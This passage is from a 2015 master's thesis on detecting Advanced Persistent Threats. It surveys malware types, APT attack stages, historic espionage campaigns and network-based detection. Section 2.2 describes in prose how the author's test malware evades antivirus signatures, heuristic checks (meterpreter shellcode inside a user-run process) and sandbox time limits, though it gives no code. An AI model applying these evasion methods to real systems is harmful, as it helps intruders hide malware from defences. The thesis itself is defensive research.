DETECTION OF ADVANCE PERSISTENT THREAT (APT)

by

Farhan Habib Ahmad

A thesis submitted to the faculty of Information Security Department Military College of Signals, National University of Sciences and Technology, Rawalpindi in partial fulfillment of the requirements for the degree of MS in Information Security

July 2015

ABSTRACT

Warfare touched peak of lethality in the form of nuclear arsenals. Presently, Cyber Warfare is emerging as the future brand and Stuxnet is an example. Cyber weapons are capable of much more damage than existing mutations. Whereas at the same time they do not involve collateral damage and physical crossing of borders. Consequently, Advanced Persistent Threat (APT) is coming up as favorite weapon category. Although APT has wide range but majority of detected attacks are of espionage.

Modern warfare encompasses all factors related to life. Timely revealing of information about all segments is the key factor for winning the battle. Dependencies on internet and digital media entails data espionage by cyber means. The prime feature of an APT is that it remains undetected for prolong period. Therefore in this research an alert generation for early detection of APT existence followed with detail analysis is proposed.

This research was carried out in three segments. First phase comprises artifacts gathering for data espionage through static malware analysis. In second phase an alert generation algorithm is proposed using Detour library by hooking selected APIs. Later suspicious code is analyzed with our proposed algorithm for detailed analysis. On the basis of results from previous step benign files are separated form malicious ones.

Proposed Alert Generation Algorithm is resource efficient. It consumes less memory and CPU resources. Refinement of artifacts has improved the results for our proposed Analysis algorithm. It has given 99.16 percent of authentication and 99.33 percent of precision than previous works which were 98.31 percent of authentication and 98.5 percent of precision respectively.

DEDICATION

I dedicate my work to my parents, wife and teachers.

ACKNOWLEDGMENTS

All praise and thanks to Almighty Allah, the most gracious and most merciful, Master of the Day of Judgment. Guide us with courage and right path, path of those to whom You have bestowed your blessings.

I use the opportunity to express my gratitude to everyone who supported me throughout the course of this MS thesis. I would like to thank my parents and my wife for their support and encouragement in achieving my professional and academic goals. I consider it pertinent to thank my supervisor Dr Babar Aslam and MS committee members for their help and guidance throughout the research phase. I am thankful for their aspiring supervision and guidance during the thesis. I also consider it as my obligation to extend recognition and acknowledgement to lt col Azhar Javed's selfless help, critique and valuable suggestions during research phase, without which the achieved results could have not been possible.

Finally I take this as an opportunity to acknowledge the efforts and dedication of all of my teachers, lab assistants and staff who collaborated in producing this work.

TABLE OF CONTENTS

LIST OF FIGURES

Figure Number Page

LIST OF TABLES

Chapter 1

Introduction

1.1 Chapter Overview

This chapter gives the background of information technology and its importance along with the hazards being faced and to be faced in the future. It also throws light on the taxonomy of the malware, why malware analysis is needed, definition and explanation about Advanced Persistent Threat and why it's different from other malwares. In the last portion of this chapter the problem statement, objectives set, objectives achieved along with methodology adopted are mentioned. At the end organization of this thesis is endorsed.

1.2 Background

Life on glob is constantly evolving; modernization is taking place in every field of life. The conception of modernization is to achieve more in less time with fewer resources and minimum human interaction. This paradigm shift of thinking and in working culture is drifting the complete glob to automation. In the race to do more in less time has compelled every organization to process and store its data in digitized form. Moreover internet has provided the most cheap and fastest means of sharing and communication. Now in this modern era, information is stored in soft form and there is hardly any organization or the individual who is not directly or indirectly connected to the internet. Where this paradigm shift has given a new direction to businesses and governments at the same time criminals has also got an ample opportunity to fulfill their errands.

1.3 Taxonomy of Malware

Malware is the term collectively used for all sort of malicious scripts and codes used with malevolent intentions in cyber domain. Malwares are divided in following different classes depending upon their propagation and threat ability [1]. Trojan is the most favorite malware among attackers acquiring a share of 68.84% as per PANDALABS annual report 2014 as shown in figure1-I [2].

1.3.1 Virus

Virus is a buzz word even known to computer-illiterate [1]. Virus is not to be confused with Worm or Trojan. It needs human intervention to replicates itself. First ever virus with name Brain was made by Alvi Brothers from Lahore Pakistan [3].

1.3.2 Worms

are the programs that can run at their own, replicates itself and propagate itself to other system [4]. Worms can create backdoors for attackers. Web is considered best source for worm infection [1] .

1.3.3 Trojans

appears as harmless benign software where as they have hidden malicious objective [5]. Trojans create Backdoors which may permits attacker to take unauthorized control of victim machine.

1.3.4 Botnets

are the infected systems in control of attackers. Botnets can be separated into four categories on the basis of command and control (C&C) infrastructure e.g IRC botnet, HTTP botnet, P2P botnet and Fast-flux Networks [6].

1.3.5 Spyware

Collects the desired data from a system or network covertly and transmit it to the master. The information and data stolen may be the intellectual property, passwords or business secrets.

1.3.6 Rootkit

Rootkit is the software capable to hide certain process and programs and remain undetected from normal detection methods. Hiding is done by using methods like instrumenting API calls in user mode and tempering of kernel module or device drivers [7].



Figure 1-I Malware Share by Type in 2014

1.4 Cyber Warfare

Spying and espionage are as old as recorded history even we get its talk about in Iliad and Bible. Intelligence and espionage is trademark to win any military operation as well as businesses. Huge portion of budget is spent by governments and organizations on surveillance and monitoring of their rivalries and even associates. Beside states and governments private organizations and businesses also base their decisions on the basis of surveys. Cybernation had affected this area of information gathering at the most. Therefore where it's very vital to gather the data for future plans it's even more imperative to hide the state and business secrets from other countries and counter organizations.

Growing dependence on computers and internet is becoming the basis of being cyber victims. Cyber-crimes range from financial losses, intellectual property thefts, privacy intrusion, cyber defamation and cyber stalking. Among them most dangerous is the use of cyber domain as a weapon for espionage by the states and governments against other nations and countries. This new dimension has given birth to Cyber Warfare. Now the cyber criminals are no longer fun loving teenagers but they are the cyber warriors funded and backed by the governments. The involvements of government organizations and availability of huge funds have replaced the day to day malwares, spywares and viruses with highly targeted and sophisticated malwares known as Advanced Persistent Threat (APT).

1.5 Importance of Malware Analysis

Advanced Persistent Threat aka APT is a heavily funded extremely targeted and persistent cyber-weapon. Albeit APT has a wide range from espionage to sabotage

but the majority of cases detected are of information theft like GAUSS. Attacks are launched to gather secrets and sensitive data about businesses, state and military secrets. Attackers change their attack vectors and malware type as per the victim and to evade the detection and remain un-noticed for a long period of time. To fight this menace of Advanced Malware, it is dire need to go farther than signature-based detection tools like antivirus or malicious network traffic detection tools like IDS/IPS. It is very hard for any cyber security company to create signatures for every new malware or malicious traffic pattern especially in case of unknown attacks or zero days. Therefore there is need for a defensive mechanism based on specific approach keeping in view the attacker and the data to be stolen to combat espionage APT.

Targeted and persistent cyber-attacks against governments and organizations for information stealing are most dangerous most difficult to detect for the reason that they are designed against the specific situation as per victims environment. Most of the time the vulnerability used to gain the access is either undiscovered or unpatched. APTs are the most dangerous threat against sensitive organizations of a country. It is important to detect the attack as well as the existing vulnerabilities in the network and system. Due to the tremendously evolving malwares with stealthy techniques like polymorphic, metamorphic and encrypted malwares it's difficult to detect zero-day attacks. Moreover it is very difficult to counter against the threat of social engineering. The threat of social engineering is always exist and next to impossible to prevent due to direct human intervention. Data loss prevention solution available are unable to address the threats like Mail transfer agents for web based emails, encrypted data exfiltration, insider attack etc. Therefore it's important to devise a mechanism to detect APTs using zero-day malware (Spyware) for data exfiltration ensuring confidentiality for the national security. Therefore there should be a safety mechanism to detect the presence of APT or at least to generate an alarm of APT presence. Developers, anti-virus companies and researchers are constantly endeavoring to produce a comprehensive solution for zero-day attack detection. Numbers of methods are evolved to resolve the issue but still it is seen that some targeted attacks remain undetected for years. Therefore the need is felt to endeavor in finding a solution which can detect a targeted spyware in the system or generate an alarm for the presence of a spyware.

As per Symantec 268 million malware samples were encountered only in 2010 [8]. Therefore a thorough malware analysis is required to categorize the type of

malwares for appropriate defense against each type to counter targeted attacks. Malware analysis also helps in extricating attacker's intentions and design for security breach. Extricating peculiar features in a particular type also helps in detecting unknown malwares. Malware analysis are divided in two major categories [7].

1.5.1 Static Analysis

As name indicates, it is code analysis without executing the malicious code utilizing disassemblers and debuggers. Although its time consuming and laborious effort but it gives the complete picture of malicious code and attacker's intentions.

1.5.2 Dynamic Analysis

Is always performed on the executing malicious piece of code. Malicious considerations of code is made after observing registry, file system, modifications, and network related aspects in controlled environment.

1.6 Malware Analysis Tools

Choice of appropriate malware analysis tool is primary step before undertaking the malware analysis. Static and Dynamic analysis tools along with tools required to unpack binaries are as under [1][7].

1.6.1 Static Malware Analysis Tools.

- PE Explorer
- STRING
- MD5SUM
- PEID
- XOR Search
- Bentext,
- Virus Total

1.6.2 Dynamic Analysis Tools.

- Anubis,
- CW Sandbox,
- Norman Sandbox,
- Joebox,

- WiLDCAT,
- Multi Path Exploration

1.6.3 Unpacking Binary Tool.

- Renovo,
- Omni Unpak,
- UPX,
- Poly Unpack,
- Justin.

1.7 Targeted Attacks

In last decade or so there was hype about few APTs and got a lot of coverage and reputation in the cyber community either due to high complexity, the impact they caused or due to the value of victim. Although there are different views about the Stuxnet for being an APT or not [9], however Stuxnet [10] got the maximum publicity among all other APTs. Few more names in the list are Ghostnet [11] and RSA Breach [12].

APT is always have a specific cause or some motivation, however it can be divided into two main categories ie destructive like Stuxnet [3] or espionage like RSA Breach[5], Operation Shady RAT [13], Operation Aurora [14] against Google and many others are the examples. It is seen that the attackers using APTs are more concerned about the stealing of intellectual property and sensitive information than the sabotage activity. As privacy and confidentiality is the prime concern for any government and business. Therefore organizations whether government or private give due weightage to safeguard the sensitive data. Due to internet and advent of social media, information available on the social networks and cloud provide enough material to perform targeted attacks. Trend of Command and Control (C&C) System to remotely control the malwares is also seen in recent malwares[15]. Moreover with the maturity in the field of software more sophisticated and refined malwares are being seen and detected in recent past. Due to the advancement in the field of malware and delivery means cyber warfare is taking place of conventional warfare. Advanced Persistent Threat (APT) is emerging as the cyber weapon for cyber warfare[16].

1.8 Advanced Persistent Threat

APT is the nightmare for the organizations and governments of present era. Worms, Viruses, Trojans and other old type of malwares were taken care of using the traditional methods. Being advanced and directional in nature APT is the talk of town in cyber security communities. This type of attack is designed keeping the security parameters of victim therefore it is hard to be detected. For an APT to exist there has to be a specific target, which can be a government organization or a business entity. The term APT is the acronym of Advanced Persistent Threat and these words can best define as under:-

- Advanced.

  APT malwares are specialized and customized exploits developed to evade and dodge well maintained cyber defenses. The attacker has huge funds at his disposal to achieve the desired goals. Zero days are discovered and used to achieve the stealthiest penetration way. Normally behind the development of APT there is either a government or multinational organization having huge funds for the purpose. This means that attacker has full spectrum of computer intrusion at his disposal. They can use vulnerabilities already detected and also go for detection of new vulnerabilities expected to be present in the targeted systems.

- Persistent.

  The attackers are persistent and keep on trying till the time they achieved the desired goal. The attacker is not an opportunist and is formally tasked to accomplish a specific mission. They are persistent in achieving their goal. They maintain the desired level of intrusion and interaction to achieve assigned task.

- Threat.

  Threat means the presence of an attacker, means that there exists someone who is dangerous for a particular organization, state or a victim. If there is no human related to a malware who is controlling it or using the stolen data or destroying the particular object than the malware would be of little worry [17].

1.8.1 Definition

The term APT can be traced back when it was first coined be the United States Air Force Analysts in 2006 [17]. As per [18] APT is a network attack by an illegitimate person achieve access to a system or network and hides himself and remain undetected for the period he completes the mission. Instead of inflicting damage or achieving sabotage of network or organization APT designed for data espionage intends to ascertain and access data in order to steal it. Defense forces, state organizations, financial groups and manufacturing industry are normally the victims of espionage APT. Some of APTs are so complex that they require an administrator round the clock. As per [19] APTs belongin to class of cybercrime focused on business and to achieve political goals. Stealthiest for a considerable time to meet the operation requirement is a typical feature of an APT. The objectives are not of immediate requirement rather the operation is completed with stalking over long span of time. Therefore even after breaching the system the APT remains undetected. As per [20] APT is an attack launched with substantial means, by an organization or with a motivation to achieve some specific goals against a specific target. APT employs stealth and varying attacks to compromise the target. Normally the targets are government organizations or corporates. APT has to be persistent enough to wait for months to achieve its assigned goals.

APT differ from other malwares like viruses and worms in the term that it is a systematized and controlled activity, it consist of different stages. The activity starts the moment an organization decides to sabotage or espionage her adversary. The organization can be a nation, a state, a financial group, an intelligence agency or group of criminals. The stages and phases can be found in [16], however specific to espionage we have divided the stages as mentioned below:-

1.8.1.1 Stage-1: Information Gathering/ Preparation.

This is the first phase of APT in which the attacker collects the information about the victim to plan or phase its attack. Attacker uses both passive and active means to gather the information but more emphasis is given to passive mode so that minimum alarm is to be generated. Information is gathered about vulnerabilities present in the OS and applications being used by the victim. Moreover the collection of data includes both the network of organization and

the individuals. The target is defined or narrowed down to achieve desired results.

1.8.1.2 Stage-2: Gaining Initial Foot Hold

After defining the target the attacker prepares to launch attack to gain the initial foothold. The attacker uses the most complex operations and exploitation plan against the primary target. The initial fool hold is kept as secret as possible, as the hall mark of APT is persistence. The most common method is to use spear phishing emails having an attachment for a web link or a link to a server. Gaining the foothold in the victim is the pivotal objective of the initial intrusion. Once the host is exploited the attacker installs the APT malware for achieving the primary goal. The most reliable method of achieving the initial compromise is in way to exploit the trustworthy B party first and then using the B party initiate the mail containing the downloader for the actual APT malware.

1.8.1.3 Stage 3: Creating Backdoor or Internal Application Reconnaissance.

Apt malwares are stealthy in nature and avoids the detection. To keep the presence stealthy and legal the attacker gets the administrative credentials. Therefore the APT malware is installed in the host system using the valid credentials to remain undetected. The malware is installed in the host system using process injection, registry modification to remain stealthy. During the analysis of different APT malwares following is observed.

- The APT malware keep changing its form to avoid detection through filename, specific signatures, hashes or content searching.
- The APT malware uses obfuscation and encryption techniques to avoid detection through the network and host traffic analysis for command and control communication.
- To keep the size as small as possible the APT malware uses the Microsoft dlls and APIs instead of its own dll.
- APT malware first off all tries to grab the access to legal user's credentials to get the access as a login and not an illegal access.

1.8.1.4 Stage 4: Authorized Access through Valid credentials and Expanding Access

APT remained undetected in some of cases as long as eight years. To remain undetected APT malwares gets it self-legalized as early as possible by gaining the access to valid credentials to avoid any sort of alarm generations.

1.8.1.5 Stage 5: Installing utilities to achieve desired Goal

The APT malwares keeps itself as small as possible and get the job done by installing different utility programs. In this way even if one of the utility programs gets detected still the APT malware remains undetected. Moreover if the APT is designed for the network then APT installs the utility programs on other systems using valid credentials as discussed in previous step.

1.8.1.6 Stage 6: Data Pilferage and Exfiltration

Ultimate goal of the APT is achieved in this step. As our main focus is on the APTs designed for data exfiltration, therefore this step deals with the data theft or the data exfiltration. Different APTs uses different ways to exfiltrate the data. Some APTs sends the continuous data in a very small amount through a legal application, other APTs sends after gathering data and compressing / encrypting before transmitting.

1.8.1.7 Stage 7: Persistence by Controlled Actions to Remain Undetected

APT attack is persistence in nature from very outset. The attacker remains persistent while gaining the initial foothold and never give up till the time he gets the ingress. Similarly after exploiting the system attacker will try his best and remain undetected and whenever it senses detection it launch's other means to gain additional footholds or improves its present position.

1.8.1.8 Stage 8: Zero Day Exploit and Deleting Foot Prints

APTs mostly use the zero day exploits to achieve their goals. Zero day vulnerabilities are the loopholes in the software and applications which are either not detected or still awaiting patches.

1.8.2 Objectives of APT

The two features of APTs which make an APT most treacherous and harmful kind of threat to any organization are being remain hidden and having specific purpose. Attackers invests huge amount of money to perform attacks and to leak victim's sensitive information which can later be used for future strategies. Stuxnet is a renowned example of an APT. In most cases governments are behind an APT and

making available huge amount of investment. Black hat hacker's community are normally utilized for finding the vulnerabilities in the target's system and to search for any security holes to launch an attack. Professional hackers work in a stealth mode so they remain undetected to the victim and the steps they perform makes the whole attack so persistent that the victims are unable to survive and deal with the attack. Objective makes an APT stand different from other malwares, after analyzing the targets and known cases objectives can be divided in following groups:-

1.8.2.1 Political Objectives:

To monitor or suppress local population to keep the stability and solidity in the country.

1.8.2.2 Economic Objectives:

This includes the stealing of intellectual property, business secrets, future plans of adversary or classified data etc. To under-bid in competitive dealings, and to launch a product cheaper than the victims.

1.8.2.3 Technical Objectives:

This include stealing of source code for further development of exploits [17], this objective basically clears the way to achieve other objectives. It helps the attackers to make their attack plan according to the defenses taken by the victim. It helps to weaken the defense system of target to gain the access into the system to achieve the overall mission.

1.8.2.4 Military Objectives:

This type include gaining military objectives by identifying and stealing the military secrets and classified information and moves of the adversary. It is the modern intelligence. States sponsored cyber activities to achieve military victories.

1.8.3 Noteworthy APTs in Past

Around the globe governments and organizations remained victims of APTs [21]. In these attacks APTs have targeted mainly the energy sector, oil sector, petrochemical industries, mining sector, financial institutions, military, and science and technology sector [21]. Even though the whole information about the aspects of the famous APTs have not been revealed, but still the available information in sufficient for studies. Here the famous APTs and the losses incurred to states both financially and of

confidential resources because of these APTs will be discussed. The discussed APTs were very persistent and effective because they exploited zero day vulnerabilities in a very refined manner.

In March 1999, an attack called Moonlight Maze attacked NASA, Pentagon, United States Energy Department, private universities and research laboratories. This attack resulted in highly sensitive information being stolen and was the reason of huge loss to the US government [22]. In August 2007, computers of two US congressmen's official known for as critics for China's human rights were accessed and compromised by a computer latter traced at china [23].

Scientific research laboratories have been the victim of several attacks in the last few years, and resulted in the leakage of sensitive information about future research and development plans. In these attacks Oak Ridge National Laboratory and Los Alamos National Laboratory were the most affected organizations. In October 2007, hackers attacked Oak Ridge National Laboratory through socially engineered emails to their laboratory computers [24]. Although all the information about the attack was not disclosed but there is a belief that the attackers were able to access the information about the visitors of Oak Ridge National Laboratory.

Similarly Los Alamos National Laboratory was a victim of a large coordinated attack which targeted their computer network. Huge amount of classified data was stolen in this attack [25]. Los Alamos National Laboratory was a victim of another attack in 2011, this time they used malicious codes through emails, and these emails were disguised as if they were sent from the human resource department. Later on it was discovered that the code used in the emails exploited zero day vulnerability in Internet Explorer [17].

In 2008, United States department of defense was attacked by an APT which exploited zero day vulnerabilities [26]. In this attack, attackers breached their classified and unclassified network security through a United States Military laptop. The attackers designed malicious software and through a USB flash drive inserted that into the military laptop and through that laptop attacker were able to hack into their networks where United States defense strategies were located. In the year of 2011, critical political and economic information was leaked from International Monetary Fund (IMF) [21].

In September 2008, office of His Holiness the Dalai Lama (OHHDL) was attacked through an email attachment. The attackers hacked the computer system and accessed the emails, where they replaced the attachment of an email with some malicious code [27]. Usernames and credentials were acquired and afterword the mail server of the network was distantly controlled by the attackers.

In 2009, attackers exploited zero day vulnerabilities in computer systems and the most fearful of these attacks were GhostNet [28], Stuxnet [29] and Night Dragon [30] as reported by their victims. According to a research about 1295 computers in 103 different countries were attacked by GhostNet.

Stuxnet in 2009 exploited numerous vulnerabilities in highly sophisticated computer networks in a very efficient manner. The Stuxnet worm was designed such that it was capable of infecting linked computer systems by replicating itself [21]. The worm was hard to detect and caused huge loss to Iran by damaging the nuclear program. It was very planned and coordinated attack which abused zero day vulnerabilities in Windows operating system and SIEMENS software which was being used for industrial control systems.

In November 2009, oil, gas and petrochemical companies were hit by an APT called Night Dragon. This attack used socially engineered emails and vulnerabilities in windows operating system and was coordinated such that it remained undetected. The purpose of the attack was to steal sensitive information about production, finance and bidding.

Australian government has also been victim of such APTs. In the year 2010, three organizations BHP Billiton, Fortescue Metals Group and Rio Tinto [31] were hit by an APT and causing huge loss to them. In the next year i.e. 2011, Australian parliamentary computers were hacked and were accessed for an amazingly at least a month. During that period Australian Prime, Foreign and Defense Minister's emails may have been accessed [32]. In the start of the year 2011, for about three months hackers accessed over 150 computers of French Ministry of Economy and Finance Central Services Division remotely [33]. During the three months the attack remained undetected. This time again attackers used socially engineered emails containing malicious codes. Canadian government was also the victim of such attack and their sensitive information was stolen [34].

Along with the government institutes, non-government institutes have also been the victims of zero day attacks. APTs have used CITs' vulnerabilities to gain access and CITs have faced difficulty in APTs detection because of the complexity. In December 2009, Google corporate infrastructure, Adobe Systems and other high profile companies were attacked by Operation Aurora [35][36]. Operation Aurora was a highly sophisticated and well-coordinated attack and stole intellectual information from these companies.

In March 2011, hackers used Comodo affiliated digital certificate Root Authority to victimize renowned domains like mail.google.com, www.google.com, login.yahoo.com, login.skype.com addons.mozilla.org and login.live.com, as they issued the false SSL certificate [37].

Critical assets of companies including L3 Communications, Lockhead Martin and Northrop Grumman were target by APTs in March 2011 [38]. These companies were clients of RSA, and RSA reported an attack exploiting zero day vulnerabilities in Adobe Flash [39].

1.9 Problem Statement

Protecting sensitive data in the present electronic world is one of the primary concerns of many organizations and states. Especially when the data is stored in a system connected to internet. Even if the system is used offline, data theft is possible through the removable storage devices. More so with the involvement of organizations and states in the field of data espionage has made the attacks more sophisticated and treacherous. Different methods can be used to steal the data out of the system. Even the strong defense consisting of IDS/IPS, firewalls, antivirus and DLP technologies are not able to defend against APT. Therefore a mechanism is required to be devised, to detect an attempt to steal the data before it is being sent out of system.

1.10 Research Objectives

The main objectives of the thesis are:-

- Identify and analyze various attack methods by APTs to access and exfiltrate the sensitive data.
- Create an indigenous automated detection tool able to detect APTs (Specific to data exfiltration).

1.11 Objectives Achieved

- Proposed a framework for designing a detection methodology.
- Extraction algorithm to establish artifacts data base consisting of API calls and Strings present in the malware designed for data espionage.
- Alarm generation for existence of APT through API hooking using Detour library.
- Algorithm for detailed analysis of suspicious code or application and separating the benign from malicious.

1.12 Thesis Organization

This dissertation is divided in chapters. Chapter 2 gives literature survey and describes background and related work in the field. Chapter 3 pronounces a framework for the detection of and APT attack and its detection. Chapter 4 explain the extraction of artifacts for developing a dataset to detect APT. Chapter 5 elucidate the Alarm generation by API call hooking using Detour Library. Chapter 6 describes implementation and throws light on the results and validation of proposed mechanism. At the end chapter 7 gives the conclusion and directions for future work.

Chapter 2

Literature Survey

2.1 Chapter Overview

This chapter discusses the basic concepts and work already done in the field of malware detection, data loss prevention and the relevant fields. In subsequent sections ideas, procedures and outcomes of already done work is elucidated.

2.2 Detection of Malicious Code

Before developing the the detection mechanism and designing of the malware for the research purpose we should know how the antivirus works and detects any malicious code. There are three methods that any security mechanism use to detect any malicious code, which are discussed below.

2.2.1 Signature Based Detection

Though signature based detection technique is not really effective but antivirus software mostly bank on it. As any new virus or malwares are discovered antivirus' signature database is updated. In our approach we have made the code in such a way that the antivirus does not suspect it and bypass it since it is not in the known virus list of the antivirus.

2.2.2 Heuristic Analysis

In this method the there are no previous record involved, instead it allows security mechanisms to check any malicious activity through occurrence of any particular actions. So by looking at any illegitimate actions performed by programs, heuristic analysis flags it as malicious. To make the process legitimate we executed a binary within the same process containing a shell code **meterpreter**, and with the user's permission. Since the user will execute the process heuristic Analysis will not flag it as illegitimate.

2.2.3 SandBox

In the SandBox mechanism, any executable file is processed in a restricted domain. It will allow the mechanism to monitor the behavior of the executable during its execution. Since it will be a restricted domain, any harmful application will not be able to get access to the real system memory and will not be able to harm the computer

system. The difference between Heuristic Analysis and SandBox is that Heuristic Analysis monitors during the execution of the code and SandBox monitors the behavior of the application after its execution. So the SandBox mechanism is harder to bypass as even if the malicious code hide its shell code execution as being malicious, it will be monitored after its execution as well.

SandBox detection mechanism has one weakness which pertains to time. Sandbox has a limited amount of time in which it executes a code to perform its actions but if the code takes longer to perform its tasks, then SandBox leaves that specific code and will monitors the next code. In our scenario we will take advantage of this loophole and will initialize an loop to exceed that time.

2.3 Uncovering the Malware through the API Calls.

During the analysis of any code API calls can be used to determine the activities and behavior of the particular code. Malwares are kept as light as possible due to the obvious reasons. Therefore most of the time they get the help of API calls instead of using the dlls. API names and names and their input arguments are used by Zahra Salehi [40] for distinguishing the malware from benign applications. In [41] Veeramani proposed the automated detection mechanism for executable codes based on their relevant API calls.

2.4 Network Traffic Analysis

Command and Control (C&C) communication is one of relevant feature related to APT activity with network traffic analysis. Although APTs are advanced and highly funded threats but still it does not mean that the attackers have the mythical powers. It has been observed that even the high value targets globally suffer from attacks using already existing vulnerabilities and compromises.

It is revealed that mostly the APTs are part or a version of a surveillance process against different victims. With the use of obfuscation techniques and automated builders different signatures are produced of same attack but the format of communication with the C&C remains consistent. It is mostly because of energy needed to change the C&C protocol and code to vary in both malware and C&C server. Network analysis can safeguard against known threats but also can guard against new threats when correlated with other indicators. Signatures, IP addresses C&C domain names all are changing but the network patterns are mostly consistent [42]. Operations

like GhostNet, Nitro, RSA breach, Taidoor, IXESHE, Enfal (aka "Lurid") and sykipot all are traced at network level. GhostNet connectes to C&C servers via HTTP on port 80, consistent URL parameters that can be detected. Targeted attacks were launched by using the Ghost RAT by changing and amending the "Ghost" header and swapped by different five character strings like "LURKO." Therefore the defensive mechanism based on the IDS which detect on bases of signature of "Ghost" header can easily be dodged. Where as in the case of IXESHE attackers relied on the hacked machines within the network for the purpose of C&C servers. Therefore the detection mechanism placed on the boundary or perimeter cannot detect the attack as all the commands and communication is being done within the network. Sykipot has shifted from plain HTTP to encrypted HTTPS therefore pattern matching on by observing the URL path can easily be evaded. Moreover the new forms of Sykipot malware using different URL paths are also been detected as in case of Enfal/Lurid.

2.5 Network Based Detection Challenges

There are many challenges to detect the APT through network detection, Encryption and the legitimate services like facebook, twitter, google Apps, Google Groups, Google Talk are used as C&C channels by the attackers. Detections methods used by Trend Micro are Protocol-aware detection, HTTP headers, compressed archives and by monitoring the time and size of the traffic.

2.6 Deep Discovery

Three level detection scheme is used by deep discovery to perform initial detection, simulation and correlation, and in due course a final cross-correlation to discover "low- and- slow" and other ambiguous activities perceptible over an extended period of time. Global threat intelligence from the Trend Micro™ Smart Protection Network™ infrastructure and our dedicated threat researchers provided us specialized detection and correlation engines to give the most accurate and up-to-date protection. The result is a high detection rate, low false positive, and in- depth incident reporting information designed to speed up the suppression of an attack [43].

Deep discovery detects APTs through network traffic analysis and correlation using deep packets inspection engine that performs port- agnostic protocol detection, decoding, decompression, and file extraction across hundreds of protocols, Network Content Inspection Engine, Advance Threat Scan Engine combines conventional

antivirus file scanning with new aggressive heuristic scanning techniques to detect both known and unknown malware and document exploits. Customer-specific configurations are used in virtualized threat sandbox analysis system to detect and analyze malware [44].

2.7 Domain Generation Algorithm

DGA-based systems are now being deployed by a growing number of crime ware families that are designed to dynamically hunt for probable C&C locations instead of relying on a static list of command-and-control(C&C) domains or waiting for new configurations file updates to locate additional C&C servers [45]. Six crime ware families uses advanced evasion techniques. Dozens of separate crime organizations also used these techniques. Many of these criminal organizations continue to evade popular host and network-based defenses. Now a days, DGA modules integrated with commercial crime ware toolkits allow cyber criminals to tune and personalize their DGA algorithms – allowing per-botnet DGA capabilities and offering improved resiliency against static reputation defensive systems. On given particular date, time and seed value, cybercriminals have designed algorithms that will produce and then test a number of candidate domains and checks weather a C&C server is listening. Conficker are one of the earliest and most analyzed DGA-based crime ware families [45]. Domain generation algorithm is mainly used to make it impossible for static reputation system to maintain an accurate list of all possible C&C domains, allowing the cybercriminals to evade perimeter based network filtering technologies, maintaining a small but swift physical C&C infrastructure that only needs to be configured and turned on for short periods of time. DGA provide “just-in-time” registration of domain names to avoid law enforcement and reactive counter-measures. Domain generation algorithm allows crime ware agents to establish and propagate a large infection base without exposing the C&C infrastructure [46].

Damballa detects the employees of DGA by Damballa labs identified key characteristics of DGA-based crime ware deployments and extensive global visibility of DNS traffic. One of the major detection attributes for crime ware that employs a DGA to get live C&C servers, results in its failure, specifically its daily production of unsuccessful DNS resolutions for nonexistent domain names. Detection feature for DGA usage reliability have been proven by these nonexistent domain name responses. Highlights of research report: DGAs being employed by six new crime ware families

for evasion purposes. Six more DGAs that have yet to be associated with any previously known or captured crime ware samples are still uncovered. The C&C servers that support modern DGA crime ware are principally located in Eastern bloc countries. The most frequently harmed top-level domains (TLDs) are .com .ru and .org. C&C domain(s) registered by cyber criminals in one hour time frame after they are candidate domains for DGAs and disposed of them within 24 hours [47].

2.8 Windows Filtering Platform

The combination of API and system services that provide a platform for building network filtering applications led to Windows Filtering Platform (WFP). The WFP API permits developers to write code to interact with the packet processing that takes place in most of the layers of networking stack of the operating system. Before reaching its destination, network data can be filtered and modified. WFP is designed to replace previous packet filtering technologies such as Network Driver Interface Specification (NDIS) filters, Winsock Layered Service Providers (LSP) and Transport Driver Interfaced (TDI) filters. The firewall hook and the filter hook drivers are not available in windows server 2008 and windows vista. WFP should be used by the applications instead of using these drivers [48].

Firewalls, antivirus programs, intrusion detection systems, parental controls and network monitoring tools can be implemented by developers using WFP API. Integration with firewall and firewall features such as authenticated communication and dynamic firewall configuration based on application's use of socket API (application-based policy) is supported by WFP. Infrastructure for IPSec policy management, network diagnostics, change notifications and stateful filtering is also provided by WFP.

Windows Filtering Platform is not a firewall instead it is a development platform. Windows firewall with Advanced Security (WFAS) is implemented using WFP in the firewall application that is built into windows server 2008, windows vista and later operating systems. Therefore, the common filtering arbitration logic that is built into WFP is being used by the applications developed with the WFP API or the WFAS API.

User-mode API and a kernel-mode API are components of the WFP API. An overview of entire WFP and user-mode portion of the WFP API is described in detail in Windows Driver online help [49].

Chapter 3

Framework for Designing of Detection Methodology

3.1 Chapter Overview

This chapter describe the roadmap for designing of detection mechanism and adopts a logical approach to the proposed methodology. In the first section it suggests the framework which not only helps in designing the detection methodology for an APT but will also help in the analysis and detection of malwares at latter stage. As the scope for this thesis is prevention of data theft therefore the focus for the framework is more towards the detection of APT designed for data theft. In second section it is shown that in case of a targeted attack any defensive mechanism can be bypassed. To prove this a system is intruded installed with an antivirus, firewall and IDS thus simulating a zero day attack.

3.2 A Framework for Attack Steps and Aspects of APTs

